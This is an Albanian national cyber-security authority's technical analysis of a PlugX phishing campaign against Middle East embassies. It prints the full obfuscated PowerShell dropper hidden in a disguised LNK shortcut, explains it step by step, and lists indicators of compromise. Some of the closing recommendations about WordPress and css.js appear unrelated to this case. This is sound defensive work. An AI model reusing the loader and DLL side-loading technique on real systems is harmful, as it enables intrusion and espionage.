REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike
PlugX malware

Versioni: 1.0
Datë: 27/04/2026

Rruga "Papa Gjon Pali II" nr.3 Tiranë;
Faqe web: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

PËRMBAJTJA

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje

mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.


Ky raport nuk është një dokument përfundimtar.
Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Në mes të muajit mars 2026, TA416 u vëzhgua nga *Proofpoint* duke zhvilluar disa fushata që synonin entitete qeveritare dhe diplomatike në Lindjen e Mesme. Historikisht, ky rajon nuk ka qenë objektiv i rregullt për TA416, dhe ky zgjerim i targetimit ka shumë gjasa të jetë nxitur nga shpërthimi i luftës në Iran.
Një nga fushatat, e realizuar më 16 mars 2026, përdori një llogari të kompromentuar të Ministrisë së Punëve të Jashtme dhe të Emigrantëve të Sirisë për të dërguar një email phishing në lidhje me infrastrukturën energjetike në Iran. Ky email u dërgua në një gamë të gjerë ambasadash të vendosura në disa shtete të Lindjes së Mesme.

Analiza e skedarit

Skedari ***Energy_Infrastructure_Situation_Note _Tehran_Province_2026.zip*** është një skedar i tipit **.zip** i cili ka një madhësi prej 1,477 KB . Ajo çfarë evidentohet është se pasi këtë skedar e ekstraktojmë na shfaqet një skedar shortcut me emrin **Energy_Infrastructure_Situation_Note _Tehran_Province_2026.lnk** që përmban një ikonë skedari pdf.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	50	4B	03	04	14	00	00	08	08	00	6C	85	70	5C	0C	EA	PK.....l…p\.ê
00000010	54	E7	BF	02	00	00	8C	08	00	00	3E	00	00	00	45	6E	Tç¿...Œ...>...En
00000020	65	72	67	79	5F	49	6E	66	72	61	73	74	72	75	63	74	ergy_Infrastruct
00000030	75	72	65	5F	53	69	74	75	61	74	69	6F	6E	5F	4E	6F	ure_Situation_No
00000040	74	65	20	5F	54	65	68	72	61	6E	5F	50	72	6F	76	69	te _Tehran_Provi
00000050	6E	63	65	5F	32	30	32	36	2E	6C	6E	6B	ED	94	DF	4E	nce_2026.lnkí”ßN
00000060	13	41	14	C6	3F	21	D1	6B	13	AE	4D	43	4C	0A	22	9B	.A.Æ?!Ñk.®MCL."›
00000070	96	3F	22	36	5C	68	A5	16	6C	68	43	89	44	59	42	FA	–?"6\h¥.lhC‰DYBú
00000080	67	A1	85	A5	AD	5D	6C	A9	4F	E3	A3	F8	30	5E	FA	08	g¡…¥.]l©Oã£ø0^ú.
00000090	5E	F8	9B	D3	42	A0	2C	C8	A5	26	EE	64	77	CE	9C	99	^ø›ÓB ,È¥&îdwÎœ™
000000A0	F3	7D	67	BF	39	33	05	49	0F	A6	26	E4	9E	EF	F6	55	ó}g¿93.I.¦&äžïöU
000000B0	EE	C7	84	1E	EA	8E	E7	D7	CF	C7	D6	3F	1A	F3	4F	AA	îÇ„.êŽç×ÏÇÖ?.óOª
000000C0	A3	BA	0E	D5	9D	98	57	5F	89	7B	B5	FC	A5	35	AD	0C	£°.Õ.˜W_‰{µü¥5..
000000D0	2D	A1	A7	AA	81	F3	05	9C	9A	DA	3A	C3	4A	68	8D	77	-¡§ª.ó.œšÚ:ÃJh.w
000000E0	46	A1	22	FA	79	95	54	B1	75	79	E6	4F	15	98	6F	7B	F¡"úy•T±uyæO.˜o{
000000F0	D4	37	D5	A2	7F	A6	A4	D6	B1	02	75	75	A4	81	0E	B4	Ô7Õ¢.¦¤Ö±.uu¤..´
00000100	C1	88	CC	88	8C	C0	EC	82	5A	33	EC	2E	6B	0E	54	26	Á^Ì^ŒÀì‚Z3ì.k.T&
00000110	CE	8D	2A	7C	9B	A0	B6	F0	6D	19	BB	43	3D	D0	0E	7D	Î.*|› ¶ðm.»C=Ð.}
00000120	C3	A2	DD	4C	09	AB	AD	9E	71	D5	2C	7E	41	29	DE	17	Ã¢ÝL.«.žqÕ,~A)Þ.

Figura 1 Skedari zip

Evidentohet që diferenca midis skedarit *zip* dhe atij *.lnk* është mjaft e madhe gjë që na bën të dyshojmë se skedari *.lnk* mund të inicializojë stage të shkarkimit të një skedari tjetër ose mund të përdori leximin përsëri të skedarit zip në një offset specifik për të lexuar payload e skedarit keqdashës. Në vetvete zakonisht skedarët lnk në karakteristikat të tyre kanë të specifikuar në target komandën që do ekzekutohet.

Në rastin tonë ajo që evidentohet është se kemi të bëjmë me një komandë *powershell* e cila ekzekuton disa instruksione.




Figura 2 Komandë e fshehur powershelli

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell[.]exe" -w H ";;
$cpufcotu = (ls -Pa $Home -Re -in *'Energy_Infrastructure_Situation_Note
_Tehran_Province_2026'.zip).fullname;$bbbxcti =
[System.IO.File]::OpenRead($cpufcotu); ;$hwgccxmzh = New-Object byte[]
$bbbxcti.Length;$bbbxcti.Read($hwgccxmzh, 0,
$hwgccxmzh.Length);$bbbxcti.Close();$yyjsvord=795;;
;;;;$oeqjdpk='wRi'+'tEAl'+'L'+'bYt'+'Es';[SysTem.IO.FIle]::$oeqjdpk($Env:LocalAppdat
a+'\\npbhwucj.lv', $hwgccxmzh[$yyjsvord..($yyjsvord+1511424-1)]);;taR -xvf
$Env:LocalAppdata\npbhwucj.lv -C $Env:LocalAppdata;Sleep -Seconds 5;;powershell
$Env:LocalAppdata\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\ErsChk.exe;

Komanda e fshehur si me siper, tregon se është një loader/dropper tipik.
Nëse e analizojmë rrjesht për rrjesht vërehet se :
Nis PowerShell hidden me parametrat **-w H**

1. Kërkon skedarin zip specifikisht skedarin nga ku ndodh ekstraktimi fillestar

$cpufcotu = (ls -Pa $Home -Re -in *'Energy_Infrastructure_Situation_Note
_Tehran_Province_2026'.zip).fullname

2. Lexon të gjithë skedarin zip në memorie si byte array

   $bbbxcti = [System.IO.File]::OpenRead($cpufcotu)
   $hwgccxmzh = New-Object byte[] $bbbxcti.Length
   $bbbxcti.Read($hwgccxmzh, 0, $hwgccxmzh.Length)
   $bbbxcti.Close()

3. Lexon payload të fshehur nga brenda ZIP

   $yyjsvord=795
   [System.IO.File]::WriteAllBytes(
   "$env:LOCALAPPDATA\npbhwucj.lv",
   $hwgccxmzh[795..(795+1511424-1)]
)
   Fillon nga byte 795
   Merr 1,511,424 bytes
   E ruan si file të ri **C:\Users\<user>\AppData\Local\npbhwucj.lv**

4. Më pas e bën ekstrakt payloadin
   tar -xvf $Env:LocalAppdata\npbhwucj.lv -C $Env:LocalAppdata

5. Ekzekuton payload final
   powershell $Env:LocalAppdata\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\ErsChk.exe

Këtë proces mund ta realizojmë në mënyrë të sigurtë pa e ekzekutuar. Pra ndjekim të njëjtën logjikë si vetë skedari keqdashës

```
PS C:\Users\flare> tar -xvf "$env:LOCALAPPDATA\npbhwucj.lv" -C $extractPath
x 1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K/
x 1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K/Eraser.dat
x 1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K/Eraser.dll
x 1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K/ErsChk.exe
```

Figura 3 Ekstraktimit i skedarit final

Skedari ErsChk.exe është skedar legjitim, pra nuk përmban elementë keqdashës. Teknika e përdorur në këtë rast është **DLL-SideLoading.** Aplikacioni ErsChk.exe është i programuar që të lexojë një **dll** me emrin Eraser.dll por është shfrytëzuar nga aktorët keqdashës që të lexojë dll e krijuar nga ata pra **Eraser.dll** custom. Ndërsa skedari Eraser.dat është një payload i cili përdoret nga **Eraser.dll**

Analiza e skedarit Eraser.dll

Skedari Eraser.dll është një skedar i tipit **Dynamic link library** i kompiluar në gjuhë low level i cili nis me funksionin **eraserInit().**
Kjo është entry / init routine e skedarit keqdashës. Nga kodi evidentohet obfuskim masiv (anti-analysis).
iVar2 = FUN_10001643(0x7040ee75);
pcVar3 = (code *)FUN_10001715(iVar2,0x13b8a163);
nuk përdor emra API në mënyrë direkte me qëllimin e shmangies së dedektimit nga AV




Figura 4 Funksioni Init

Pjesa që na intereson është rutina e XOR që ekzekutohet në ciklin for.

```
for (iVar2 = -0x16; iVar2 != 0; iVar2 = iVar2 + 2) {
  *(ushort *)((int)auStack_676 + iVar2) = *(ushort *)(&UNK_10053b9a + iVar2) ^ 0xf4;
}
```

Duke qënë se ky skedar përdor api shumë lowlevel na duhet ta ndjekim me debug nga ku e thërret eraser.dat pasi nuk ndodhet hardcoded në aplikacion.




Figura 5 leximi i dll me anë të ntdll openfile

Si fillim ndjekim me anë të analizës dinamike se nëse skedari Eraser.dat thërritet gjatë ekzekutimit të **Eraser.dll** dhe ajo dallon nga Result success ku bëhet leximi i Eraser.dat




Figura 6 Eraser.dat success

Nëse analizojmë header të **Eraser.dat** evidentohet përsëritje e lartë e vlerave 9E 9E 9E 9E 9E ... kjo është tipike për:

XOR / encoded blob

ose memory padding pas dekriptimit të pjesshëm

Gjatë debug u evidentua dhe një skedar pdf. Kjo me qëllim që gjatë aksesimit të lnk të hapet dhe pdf e cila në vetvete nuk përmban kod keqdashës.




Figura 7 Tehran_Province_2026.pdf

Duket se dll po kërkon dhe një skedar tjetër me emrin **taskkill** brënda folderit të skedarit keqdashës %LOCALAPPDATA%\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\taskkill.*




Figura 8 Kërkimi i skedarit taskkill

Nëse vendosim një breakpoint në kernel32.CreateThread kjo do na ndihmojë të gjejmë thread se ku ai do nisi dhe nga u nxorr se nis në adresën **02CF1290.**




Figura 9 Stage i dekriptimit të payload

Pra roli kryesor i kësaj dll është dekriptimi i Eraser.dat për injektimin e skedarit keqdashës final i cili nga analizimi dinamik përsëri komunikon me domainin C2 **coastallasercompany[.]com**




Figura 10 C&C

Indikatorët e Komprometimit

4B433D3C0C75957DF1994AB41B472B1C0BF84F4013A795F3BB563081D2FCF35F	**npbhwucj.lv**
A95E3857E2F32C2A9C23ACCADEBC1AD6AABF73FED9D63C792D69122D9EC6726D	**Energy_Infrastructure_Situation_Note_Tehran_Province_2026.lnk**
C5267FEFAAC1764EBA5F42681EB216F146B7D18FCBF546275D33E70CB36FDFBA	**Eraser.dat**
3021F4D365A641722748C5E60D983A080DB17BEF8F0A1DBE624FFE63CD544CC1	**Eraser.dll**
coastallasercompany[.]com	**domain**

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Kontrollin e skedarit css.js nëse ka kod të fshehur.
- Verifikimin e panelit të menaxhimit të Wordpress për aktivitet të dyshimtë.
- Kontrollin dhe përditësimin e plugins të instaluar në Wordpress.
- Instalimin e Plugins të zyrtarizuar.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Verifikimin e formave të upload dhe vendosjen e një Sandbox për analizën e skedareve të ngarkuar në të.
- Verifikimin e statusit të databazës ku është instaluar website.
- Aplikimin e filtrave të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Implementimin e zgjidhjes që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Kryerjen e analizave të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel *signature* por dhe në nivel *behaviour*.